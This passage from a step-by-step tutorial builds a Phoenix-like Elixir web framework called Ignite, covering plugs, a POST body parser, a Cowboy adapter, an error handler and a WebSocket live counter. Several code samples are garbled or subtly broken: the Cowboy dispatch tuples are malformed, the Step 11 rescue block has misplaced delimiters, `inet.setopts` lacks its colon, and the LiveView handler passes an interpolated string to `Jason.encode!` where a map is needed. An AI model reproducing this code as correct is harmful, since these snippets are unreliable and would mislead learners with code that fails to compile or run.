5. `UserController.show(conn)`
6. Response includes x-powered-by: Ignite header

If a plug halts:

1. `call(conn)`
2. Run plugs:
 - `authenticate(conn)` # Returns `text(conn, "Unauthorized", 401)`
 - `conn.halted` is true # Skip remaining plugs
3. Halted → skip dispatch
4. Return 401 response directly

Try It Out

1. Start the server: `iex -S mix`
2. Visit any URL — check your terminal for the log line: `[info] [Ignite] GET /`
3. Inspect response headers in your browser's Network tab:
4. Open DevTools (F12) → Network tab → click the request
5. Look for `x-powered-by: Ignite`
6. Every request — even 404s — goes through the plugs first.

File Checklist

All files in the project after completing Step 8:

File	Status
<code>mix.exs</code>	Unchanged
<code>lib/ignite.ex</code>	Unchanged
<code>lib/ignite/application.ex</code>	Unchanged
<code>lib/ignite/server.ex</code>	Unchanged
<code>lib/ignite/conn.ex</code>	Unchanged
<code>lib/ignite/parser.ex</code>	Unchanged
<code>lib/ignite/router.ex</code>	Modified — added <code>plug</code> macro and updated <code>call/1</code> for pipeline
<code>lib/ignite/controller.ex</code>	Unchanged
<code>lib/my_app/router.ex</code>	Modified — added <code>plug</code> calls and plug functions
<code>lib/my_app/controllers/welcome_controller.ex</code>	Unchanged
<code>lib/my_app/controllers/user_controller.ex</code>	Unchanged
<code>templates/profile.html.eex</code>	Unchanged

What's Next

Our framework can handle GET requests, but modern web apps need **forms**. When a user submits a login form, the browser sends a POST request with the form data in the **body**.

In **Step 9**, we'll build a **POST Body Parser** that reads the request body and turns form data like `username=jose&password=secret` into `conn.params`.

[← Previous: Step 7 - EEx Template Engine](#) | [Next: Step 9 - POST Body Parser →](#)

Step 9: POST Body Parser

What We're Building


When a user submits an HTML form, the browser sends a POST request with the form data in the **body**:

```
POST /users HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 25

username=jose&password=123
```

We need to read that body and parse it into `conn.params` so our controller can use it:

```
def create(conn) do
  username = conn.params["username"] #=> "jose"
end
```



Concepts You'll Learn

HTTP Request Bodies

GET requests have no body — all data is in the URL. POST/PUT/PATCH requests carry data in the body, after the headers.

The **Content-Length** header tells us how many bytes to read. The **Content-Type** header tells us how to parse those bytes.

:inet.setopts — Switching Socket Modes

Our socket uses `packet: :http`, which means Erlang automatically parses HTTP request lines and headers. But the body is just raw bytes.



After reading headers, we switch the socket to raw mode:

```
inet.setopts(socket, packet: :raw)
```

Then we can read exactly `content_length` bytes:

```
:gen_tcp.recv(socket, content_length)
```

URI.decode_query/1

Parses URL-encoded form data:

```
URI.decode_query("username=jose&password=123")  
#=> %{"username" => "jose", "password" => "123"}
```

This handles: - `&` as the separator between key-value pairs - `=` as the separator between key and value - `%20` as space, `%40` as `@`, etc. (percent-encoding)

String Pattern Matching

We use `<>` (string concatenation) in pattern matching:

```
defp parse_body(body, "application/x-www-form-urlencoded" <> _) do
  URI.decode_query(body)
end
```

The `<>` means "starts with this string, ignore the rest." This handles content types like `application/x-www-form-urlencoded; charset=UTF-8`.

The Code

Updated Parser (lib/ignite/parser.ex)

Update `lib/ignite/parser.ex` — add `read body/2` and `parse body/2`, and update `parse/1` to call `read body` after reading headers:

First, update your existing `parse/1` to read the body and store it in `params`:

```
def parse(client_socket) do
  {method, path} = read_request_line(client_socket)
  headers = read_headers(client_socket)

  # Parse body for POST/PUT/PATCH requests
  body_params = read_body(client_socket, headers)

  %Conn{
    method: to_string(method),
    path: path,
    headers: headers,
    params: body_params
  }
end
```

Then add these two private functions at the bottom of the module:

`read_body/2` checks for a Content-Length header, switches the socket from HTTP packet mode to raw binary mode, reads the body bytes, and delegates to `parse_body/2` :

```
defp read_body(socket, headers) do
  case Map.get(headers, "content-length") do
    nil -> %{}
    length_str ->
      content_length = String.to_integer(length_str)
      :inet.setopts(socket, packet: :raw)

      case :gen_tcp.recv(socket, content_length) do
        {:ok, body} -> parse_body(body, Map.get(headers, "content-type", ""))
        _ -> %{}
      end
  end
end
```

`parse_body/2` uses pattern matching on the content-type string to decide how to parse. For form data, it uses `URI.decode_query/1` . For anything else, it returns the raw body:

```
# Parses "username=jose&password=secret" into %{"username" => "jose", ...}
defp parse_body(body, "application/x-www-form-urlencoded" <> _) do
  URI.decode_query(body)
end

# Unknown content type – return body as-is under "_body" key
defp parse_body(body, _content_type) do
  %{"_body" => body}
end
```

Updated Router

Update `lib/my_app/router.ex` — add this POST route:

```
post "/users", to: MyApp.UserController, action: :create
```

Updated UserController

Update `lib/my_app/controllers/user_controller.ex` — add this `create/1` function:


```
def create(conn) do
  username = conn.params["username"] || "anonymous"
  text(conn, "User '#{username}' created successfully!", 201)
end
```

Note: POST body params use **string keys** (`"username"`), while URL params use **atom keys** (`:id`). This matches Phoenix's behavior.

How It Works

```
curl -X POST -d "username=jose" http://localhost:4000/users
```

1. Parser reads: POST /users HTTP/1.1
2. Parser reads headers:


```
content-type: application/x-www-form-urlencoded
content-length: 13
```
3. Parser switches to raw mode, reads 13 bytes: "username=jose"
4. `URI.decode_query` → `%{"username" => "jose"}`
5. `conn.params` = `%{"username" => "jose"}`
6. Router dispatches to `UserController.create`
7. Response: "User 'jose' created successfully!" (201)

Try It Out

1. Start the server: `iex -S mix`
2. Test with curl:

```
curl -X POST http://localhost:4000/users \
-d "username=jose" \
-H "Content-Type: application/x-www-form-urlencoded"
```

You should see: `User 'jose' created successfully!`

1. Try with multiple fields:

```
curl -X POST http://localhost:4000/users \
-d "username=jose&email=jose@elixir.org"
```

1. GET routes still work: `http://localhost:4000/users/42`

File Checklist

All files in the project after completing Step 9:

File	Status
<code>mix.exs</code>	Unchanged
<code>lib/ignite.ex</code>	Unchanged
<code>lib/ignite/application.ex</code>	Unchanged
<code>lib/ignite/server.ex</code>	Unchanged
<code>lib/ignite/conn.ex</code>	Unchanged

lib/ignite/parser.ex	Modified — added <code>read_body/2</code> and <code>parse_body/2</code> for POST bodies
lib/ignite/router.ex	Unchanged
lib/ignite/controller.ex	Unchanged
lib/my_app/router.ex	Modified — added POST <code>/users</code> route
lib/my_app/controllers/welcome_controller.ex	Unchanged
lib/my_app/controllers/user_controller.ex	Modified — added <code>create/1</code> action
templates/profile.html.eex	Unchanged

What's Next

We've been using `:gen_tcp` — our hand-built TCP server. It works, but it doesn't handle many edge cases that production apps need: HTTP/2, SSL/TLS, keep-alive connections, and protection against malformed requests.

In **Step 10**, we'll replace our TCP server with **Cowboy** — the battle-tested HTTP server used by Phoenix. We'll create an **adapter** that translates between Cowboy and our `%Ignite.Conn{} struct`.


[← Previous: Step 8 - Middleware Pipeline \(Plugs\)](#) | [Next: Step 10 - Cowboy Adapter →](#)

Step 10: Cowboy Adapter

What We're Building

Our hand-built `:gen_tcp` server works, but it's missing critical production features: - **HTTP/2** support - **SSL/TLS** (HTTPS) - **Keep-alive** connections - Protection against **malformed requests** and slow-loris attacks - **Connection pooling** (multiple acceptors)

Instead of implementing all that ourselves (thousands of lines), we'll use **Cowboy** — the same HTTP server Phoenix uses. We'll write an **adapter** that translates between Cowboy and our `%Ignite.Conn{}`.



Concepts You'll Learn

Dependencies in Mix

Dependencies are declared in `mix.exs`.

Update `mix.exs` — add `plug_cowboy` to the `deps/0` function:

```
defp deps do
  [
    {:plug_cowboy, "~> 2.7"}
  ]
end
```

Then install them:

```
mix deps.get
```


`plug_cowboy` pulls in Cowboy, Ranch (the TCP acceptor pool), and Plug.

The Adapter Pattern

An adapter translates between two interfaces that don't know about each other:

```
Cowboy (speaks Cowboy requests) ↔ Adapter ↔ Ignite (speaks %Conn{})
```

Our framework doesn't know Cowboy exists. Cowboy doesn't know our framework exists. The adapter sits in the middle and translates.



This means we could swap Cowboy for another server (like Bandit) by writing a different adapter — no framework code changes needed.

Cowboy Handler Behaviour

Cowboy calls our module's `init/2` for every request:

```
@behaviour :cowboy_handler

@impl true
def init(req, state) do
  # req is a Cowboy request map
  # We must return {:ok, req, state}
end
```

The `req` object contains method, path, headers, and functions to read the body.

:cowboy_router.compile

Cowboy has its own routing, but we don't need it — we have our own router. We tell Cowboy to send ALL requests to our adapter:

```
:cowboy_router.compile([
  {:_ , [{""/[...] ", Ignite.Adapters.Cowboy, []}]}
])
```

- `:_` matches any hostname
- `"[/...]"` matches any path
- Everything goes to `Ignite.Adapters.Cowboy`

:cowboy_req Functions

Cowboy provides helper functions to work with requests:

```
:cowboy_req.has_body(req)      # Does this request have a body?
:cowboy_req.read_body(req)     # Read the body bytes
:cowboy_req.header("content-type", req, "") # Get a header
:cowboy_req.reply(200, headers, body, req) # Send response
```

@behaviour

`@behaviour :cowboy_handler` declares that this module implements Cowboy's handler interface. It's like `implements` in Java — the compiler checks that you define the required callbacks. `@impl true` (from Step 6) marks which functions satisfy the behaviour.

```
@behaviour :cowboy_handler

@impl true
def init(req, state) do # Required by :cowboy_handler
  ...
end
```

Guards (when)

Guards add extra conditions to pattern matching in function heads:

```
defp parse_body(body, _content_type) when byte_size(body) == 0 do
  %{}
end
```


The `when` clause runs **after** the pattern matches but **before** the function body executes. Only a limited set of functions are allowed in guards (like `byte_size/1`, `is_binary/1`, `>`, `==`).

Child Spec Maps

In Step 6, we used the shorthand `{Ignite.Server, 4000}` to tell the supervisor what to start. For Cowboy, we need the explicit map format:

```
%{
  id: :cowboy_listener,      # Unique name for the supervisor
  start: {:cowboy, :start_clear, # {Module, Function, Args} – called to start the process
    [:ignite_http, [port: 4000], %{env: %{dispatch: dispatch}}]}
}
```

The `start:` value is an **MFA tuple** (Module, Function, Arguments) — the supervisor calls `apply(module, function, args)` to start the child.



The Code

`lib/ignite/adapters/cowboy.ex`

Create `lib/ignite/adapters/cowboy.ex` :

The adapter does three things:

1. **Convert** Cowboy request → `%Ignite.Conn{}`

2. **Route** through `MyApp.Router.call/1`
3. **Reply** via `:cowboy_req.reply/4`

```
defmodule Ignite.Adapters.Cowboy do
  @moduledoc """
  Bridges Cowboy's request format with Ignite's %Conn{} struct.

  Cowboy calls `init/2` for every HTTP request. We convert the Cowboy
  request into an %Ignite.Conn{}, run it through the router, and send
  the response back through Cowboy.
  """

  @behaviour :cowboy_handler

  require Logger

  @impl true
  def init(req, state) do
    conn = cowboy_to_conn(req)
    conn = MyApp.Router.call(conn)

    req = :cowboy_req.reply(
      conn.status,
      conn.resp_headers,
      conn.resp_body,
      req
    )

    {:ok, req, state}
  end

  defp cowboy_to_conn(req) do
    # Read the body if present (POST/PUT/PATCH)
    {body_params, _req} = read_cowboy_body(req)

    # Convert Cowboy headers (list of tuples) to a map
    headers =
      req.headers
      |> Enum.into(%{}, fn {k, v} -> {String.downcase(k), v} end)

    %Ignite.Conn{
      method: req.method,
      path: req.path,
      headers: headers,
      params: body_params
    }
  end

  defp read_cowboy_body(req) do
    case :cowboy_req.has_body(req) do
      true ->
        {:ok, body, req} = :cowboy_req.read_body(req)
        content_type = :cowboy_req.header("content-type", req, "")
        {parse_body(body, content_type), req}

      false ->
        {%{}, req}
    end
  end

  defp parse_body(body, "application/x-www-form-urlencoded" <> _) do
    URI.decode_query(body)
  end

  defp parse_body(body, _) when byte_size(body) > 0 do
    %{"_body" => body}
  end

  defp parse_body(_, _), do: %{}
end
```

Cowboy's `req` is a map with keys like `method`, `path`, and `headers`. We read the body with `:cowboy_req.read_body/1` and reuse the same

`parse_body` logic from Step 9.

Updated `lib/ignite/application.ex`

Replace `lib/ignite/application.ex` with: the version below that starts Cowboy instead of our `gen_tcp` server:

```
defmodule Ignite.Application do
  @moduledoc """
  The OTP Application for Ignite.

  Starts Cowboy as the HTTP server with our custom handler.
  """

  use Application
  require Logger

  @impl true
  def start(_type, _args) do
    port = Application.get_env(:ignite, :port, 4000)

    # Cowboy routing: send ALL requests to our adapter
    dispatch =
      :cowboy_router.compile([
        {_, ["/[...]", Ignite.Adapters.Cowboy, []]}
      ])

    children = [
      %{
        id: :cowboy_listener,
        start: {:cowboy, :start_clear, [
          :ignite_http,
          [port: port],
          %{env: %{dispatch: dispatch}}
        ]}
      }
    ]

    Logger.info("Ignite is heating up on http://localhost:#{port}")

    opts = [strategy: :one_for_one, name: Ignite.Supervisor]
    Supervisor.start_link(children, opts)
  end
end
```

What We Keep

- `Ignite.Server` still exists as a reference for steps 1-9
- `Ignite.Parser` is no longer used (Cowboy parses for us)
- The Router, Controller, and Conn are **unchanged** — the adapter handles the translation

How It Works

Browser	Cowboy	Ignite
<-- HTTP request ----->		
	Acceptor pool (100+)	
	Parse HTTP	
	<-- init(req, state) --->	
		cowboy_to_conn(req)
		Router.call(conn)
		Controller action
	<- {:ok, req, state} --->	
<-- HTTP response ----->		

Cowboy handles: - 100+ acceptors (vs our single accept loop) - HTTP protocol compliance - Connection timeouts - Malformed request rejection

Try It Out

1. Install the dependency:

```
mix deps.get
```

1. Start the server:

```
iex -S mix
```

1. All your routes still work:
2. `http://localhost:4000/` → "Welcome to Ignite!"
3. `http://localhost:4000/users/42` → User profile page
4. `http://localhost:4000/hello` → "Hello from the Controller!"
5. Test POST:

```
curl -X POST http://localhost:4000/users \
  -d "username=jose"
```

1. The behavior is identical, but now you have a production-grade HTTP server underneath.

File Checklist

All files in the project after completing Step 10:

File	Status
<code>mix.exs</code>	Modified — added <code>plug_cowboy</code> dependency
<code>mix.lock</code>	New — auto-generated by <code>mix deps.get</code>
<code>lib/ignite.ex</code>	Unchanged
<code>lib/ignite/application.ex</code>	Modified — starts Cowboy instead of <code>Ignite.Server</code>
<code>lib/ignite/server.ex</code>	Unchanged (kept as reference, no longer started)
<code>lib/ignite/conn.ex</code>	Unchanged
<code>lib/ignite/parser.ex</code>	Unchanged (no longer used; Cowboy handles parsing)
<code>lib/ignite/router.ex</code>	Unchanged
<code>lib/ignite/controller.ex</code>	Unchanged
<code>lib/ignite/adapters/cowboy.ex</code>	New — adapter translating Cowboy requests to <code>%Ignite.Conn{}</code>
<code>lib/my_app/router.ex</code>	Unchanged
<code>lib/my_app/controllers/welcome_controller.ex</code>	Unchanged
<code>lib/my_app/controllers/user_controller.ex</code>	Unchanged
<code>templates/profile.html.eex</code>	Unchanged

What's Next

What happens when a controller crashes? Right now, Cowboy returns a generic error. In **Step 11**, we'll add an **Error Handler** that catches exceptions and returns a friendly 500 page with a logged stacktrace.


[← Previous: Step 9 - POST Body Parser](#) | [Next: Step 11 - Error Handler →](#)

Step 11: Error Handler

What We're Building

When a controller crashes (nil access, bad math, database timeout), the user should see a helpful error page — not a blank screen or a "connection reset" error.

We're wrapping our adapter's request handling in `try/rescue` to catch any exception, log the `stacktrace`, and return a styled 500 error page.



Concepts You'll Learn

`try/rescue`

Catches exceptions (errors raised with `raise`):

```
try do
  raise "something broke"
rescue
  exception ->
    IO.puts("Caught: #{Exception.message(exception)}")
end
```

STACKTRACE

Inside a `rescue` block, `__STACKTRACE__` gives you the call stack that led to the error:

```
rescue
  exception ->
    Logger.error(Exception.format(:error, exception, __STACKTRACE__))
```

This prints something like:

```
** (RuntimeError) This is a test crash!
lib/my_app/controllers/welcome_controller.ex:18: MyApp.WelcomeController.crash/1
lib/my_app/router.ex:15: MyApp.Router.dispatch/2
```


Exception Module

Elixir provides helper functions for working with exceptions:

```
Exception.message(exception) # Human-readable message
Exception.format(:error, exception, stacktrace) # Full formatted output
```

The "Let It Crash" Boundary

In Elixir, you don't wrap every function in try/catch. Instead, you define **boundaries** where errors are caught:



The adapter is our error boundary. Everything inside can crash without worrying about error handling.

The Code

Updated `lib/ignite/adapters/cowboy.ex`

Update `lib/ignite/adapters/cowboy.ex` — replace the `init/2` function and add `error_page/1` and `html_escape/1`:

```
def init(req, state) do
  req =
    try do
      conn = cowboy_to_conn(req)
      conn = MyApp.Router.call(conn)
      :cowboy_req.reply(conn.status, conn.resp_headers, conn.resp_body, req)
    rescue
      exception ->
        Logger.error("[Ignite] Request crashed:\n" <>
          Exception.format(:error, exception, __STACKTRACE__)
          :cowboy_req.reply(500, %{"content-type" => "text/html"}, error_page(exception), req)
        end
    end

  {:ok, req, state}
end
```

The `error_page/1` function generates a styled HTML page:

```
defp error_page(exception) do
  message = Exception.message(exception) |> html_escape()

  """
  <!DOCTYPE html>
  <html>
  <head><title>500 – Internal Server Error</title></head>
  <body style="font-family: system-ui; max-width: 600px; margin: 50px auto;">
    <h1 style="color: #e74c3c;">Something went wrong</h1>
    <pre style="background: #f8f9fa; padding: 16px; border-radius: 8px;">#{message}</pre>
    <p><a href="/">Back to Home</a></p>
  </body>
  </html>
  """
end

defp html_escape(text) do
  text
  |> String.replace("&", "&amp;")
  |> String.replace("<", "&lt;")
  |> String.replace(">", "&gt;")
end
```

The `html_escape/1` function prevents XSS — without it, a crafted exception message could inject JavaScript into the error page. In production, you'd replace this with a generic "Something went wrong" page that hides the exception details.

Test Route

Update `lib/my_app/controllers/welcome_controller.ex` — add this `crash/1` function:

```
def crash(_conn) do
  raise "This is a test crash!"
end
```

Update `lib/my_app/router.ex` — add a route for the crash test:

```
get "/crash", to: MyApp.WelcomeController, action: :crash
```

Try It Out

1. Start the server: `iex -S mix`
2. Visit `http://localhost:4000/crash`

You should see a styled error page with the message "This is a test crash!"

1. Check your terminal — you'll see the full stacktrace:

```
[error] [Ignite] Request crashed:
** (RuntimeError) This is a test crash!
    lib/my_app/controllers/welcome_controller.ex:18: ...
```

1. Visit `http://localhost:4000/` — the server is still running! The crash was contained to that single request.

File Checklist

All files in the project after completing Step 11:

File	Status
mix.exs	Unchanged
mix.lock	Unchanged
lib/ignite.ex	Unchanged
lib/ignite/application.ex	Unchanged
lib/ignite/server.ex	Unchanged
lib/ignite/conn.ex	Unchanged
lib/ignite/parser.ex	Unchanged
lib/ignite/router.ex	Unchanged
lib/ignite/controller.ex	Unchanged
lib/ignite/adapters/cowboy.ex	Modified — added try/rescue error handling, error_page/1 ,and html_escape/1
lib/my_app/router.ex	Modified — added /crash test route
lib/my_app/controllers/welcome_controller.ex	Modified — added crash/1 action
lib/my_app/controllers/user_controller.ex	Unchanged
templates/profile.html.eex	Unchanged

What's Next

We have a solid HTTP framework. Now it's time for the "wow" feature: **LiveView** — real-time UI updates without page refreshes.


In **Step 12**, we'll add WebSocket support so the server can **push** updates to the browser. You'll build a live counter that increments without any page reload.

Step 12: LiveView (WebSocket)

What We're Building

Until now, every interaction required a full page reload. LiveView changes that — the server keeps a **persistent connection** to the browser via WebSocket, and can push HTML updates in real-time.

We're building: 1. `Ignite.LiveView` — a behaviour that defines the LiveView contract 2. `Ignite.LiveView.Handler` — a Cowboy WebSocket handler 3. `MyApp.CounterLive` — a live counter that increments without reloads



Concepts You'll Learn

WebSockets vs HTTP

HTTP: Browser sends request → Server sends response → Connection closes. Every interaction is a new request.

WebSocket: Browser opens connection → Both sides can send messages at any time → Connection stays open. It's a two-way pipe.

```
HTTP:      Browser —request→ Server —response→ done.
WebSocket: Browser <—————> Server
           (persistent bidirectional connection)
```

Behaviours and Callbacks


A **behaviour** defines a contract — a set of functions a module must implement:

```
@callback mount(params :: map(), session :: map()) :: {:ok, map()}
@callback handle_event(event :: String.t(), params :: map(), assigns :: map()) :: {:noreply, map()}
@callback render(assigns :: map()) :: String.t()
```

When you write `use Ignite.LiveView`, your module must implement all three callbacks. The compiler warns you if any are missing.

:cowboy_websocket Behaviour

Cowboy provides a WebSocket behaviour with these callbacks:




```
init(req, state)           # HTTP request arrives – upgrade to WS
websocket_init(state)      # WebSocket connection established
websocket_handle(frame, state) # Message received from browser
websocket_info(info, state) # Erlang message received
```

Stateful Processes

Unlike HTTP handlers (which die after each request), a WebSocket handler is a **long-lived process**. It remembers state:

```
# websocket_init: state starts as %{count: 0}
# User clicks +1
# websocket_handle: state becomes %{count: 1}
# User clicks +1 again
# websocket_handle: state becomes %{count: 2}
# ... the process stays alive, remembering the count
```

Each browser tab gets its own process. If one crashes, others are unaffected.



Jason (JSON Library)

We use Jason to encode/decode JSON for WebSocket messages:

```
Jason.encode!({html: "<h1>Hello</h1>"}) #=> "{\"html\": \"<h1>Hello</h1>\"}"
Jason.decode!("{\"event\": \"inc\"}")    #=> %{ "event" => "inc" }
```

@callback and Type Specs

`@callback` defines a function that modules using this behaviour **must** implement. The `::` syntax describes the types:

```
@callback mount(params :: map(), session :: map()) :: {:ok, map()}  
#      ^name ^arg  ^type ^arg  ^type ^return type
```

Read it as: " `mount` takes two maps and must return `{:ok, map}` . Functions ending in `!` (like `Jason.encode!`) raise an exception on failure instead of returning `{:error, reason}` — this is a convention throughout Elixir.

The Code

lib/ignite/live_view.ex (The Behaviour)

Create `lib/ignite/live_view.ex` :

```
defmodule Ignite.LiveView do  
  @doc "Called when the LiveView process starts. Returns initial assigns."  
  @callback mount(params :: map(), session :: map()) :: {:ok, map()}  
  
  @doc "Called when the browser sends an event (click, form submit, etc.)."  
  @callback handle_event(event :: String.t(), params :: map(), assigns :: map()) ::  
    {:noreply, map()}  
  
  @doc "Returns the HTML string for the current assigns."  
  @callback render(assigns :: map()) :: String.t()  
  
  defmacro __using__(_opts) do  
    quote do  
      @behaviour Ignite.LiveView  
    end  
  end  
end
```

Defines the three callbacks every LiveView must implement: - `mount/2` — initialize state (called once on connect) - `handle_event/3` — process browser events (called on each interaction) - `render/1` — generate HTML from current state

lib/ignite/live_view/handler.ex (WebSocket Handler)

Create `lib/ignite/live_view/handler.ex` :


```

defmodule Ignite.LiveView.Handler do
  @behaviour :cowboy_websocket

  require Logger

  @impl true
  def init(req, state) do
    {:cowboy_websocket, req, state}
  end

  # On connect: call mount, render, send initial HTML
  @impl true
  def websocket_init(state) do
    view_module = state.view

    case apply(view_module, :mount, [%{}, %{}]) do
      {:ok, assigns} ->
        html = apply(view_module, :render, [assigns])
        Logger.info("[LiveView] Mounted #{inspect(view_module)}")
        payload = Jason.encode!("#{html: html}")
        {:reply, {:text, payload}, %{view: view_module, assigns: assigns}}
    end
  end

  # On event: call handle_event, re-render, send new HTML
  @impl true
  def websocket_handle({:text, json}, state) do
    case Jason.decode!(json) do
      %{"event" => event, "params" => params} ->
        case apply(state.view, :handle_event, [event, params, state.assigns]) do
          {:noreply, new_assigns} ->
            html = apply(state.view, :render, [new_assigns])
            payload = Jason.encode!("#{html: html}")
            {:reply, {:text, payload}, %{state | assigns: new_assigns}}
        end
    end
  end

  @impl true
  def websocket_handle(_frame, state), do: {:ok, state}

  @impl true
  def websocket_info(_msg, state), do: {:ok, state}
end

```

The lifecycle:

1. `init/2` — Cowboy calls this on the HTTP request. We return `{:cowboy_websocket, req, state}` to upgrade to WebSocket.
2. `websocket_init/1` — Connection established. We call the LiveView's `mount`, then `render`, and send the initial HTML.
3. `websocket_handle/2` — Browser sends a JSON event. We decode it, call `handle_event`, re-render, and push the new HTML back.

`lib/my_app/live/counter_live.ex` (The Live Counter)

Create `lib/my_app/live/counter_live.ex`:

```

defmodule MyApp.CounterLive do
  use Ignite.LiveView

  @impl true
  def mount(_params, _session), do: {:ok, %{count: 0}}

  @impl true
  def handle_event("increment", _params, assigns) do
    {:noreply, %{assigns | count: assigns.count + 1}}
  end

  @impl true
  def handle_event("decrement", _params, assigns) do
    {:noreply, %{assigns | count: assigns.count - 1}}
  end

  @impl true
  def render(assigns) do
    """
    <div id="counter">
      <h1>Live Counter</h1>
      <p style="font-size: 3em; margin: 20px 0;">#{assigns.count}</p>
      <button ignite-click="decrement" style="font-size: 1.5em; padding: 10px 20px;">-</button>
      <button ignite-click="increment" style="font-size: 1.5em; padding: 10px 20px;">+</button>
    </div>
    """
  end
end

```

Application Changes

Update `lib/ignite/application.ex` — add a `/live` WebSocket route to the Cowboy dispatch rules:

```

dispatch =
  :cowboy_router.compile([
    {:_ ,
     [
       {"/live", Ignite.LiveView.Handler, %{view: MyApp.CounterLive}},
       {"/[...]", Ignite.Adapters.Cowboy, []}
     ]}
  ])

```

Cowboy routing now has two entries: - `/live` → `Ignite.LiveView.Handler` (WebSocket) - `/[...]` → `Ignite.Adapters.Cowboy` (regular HTTP)

The Host Page

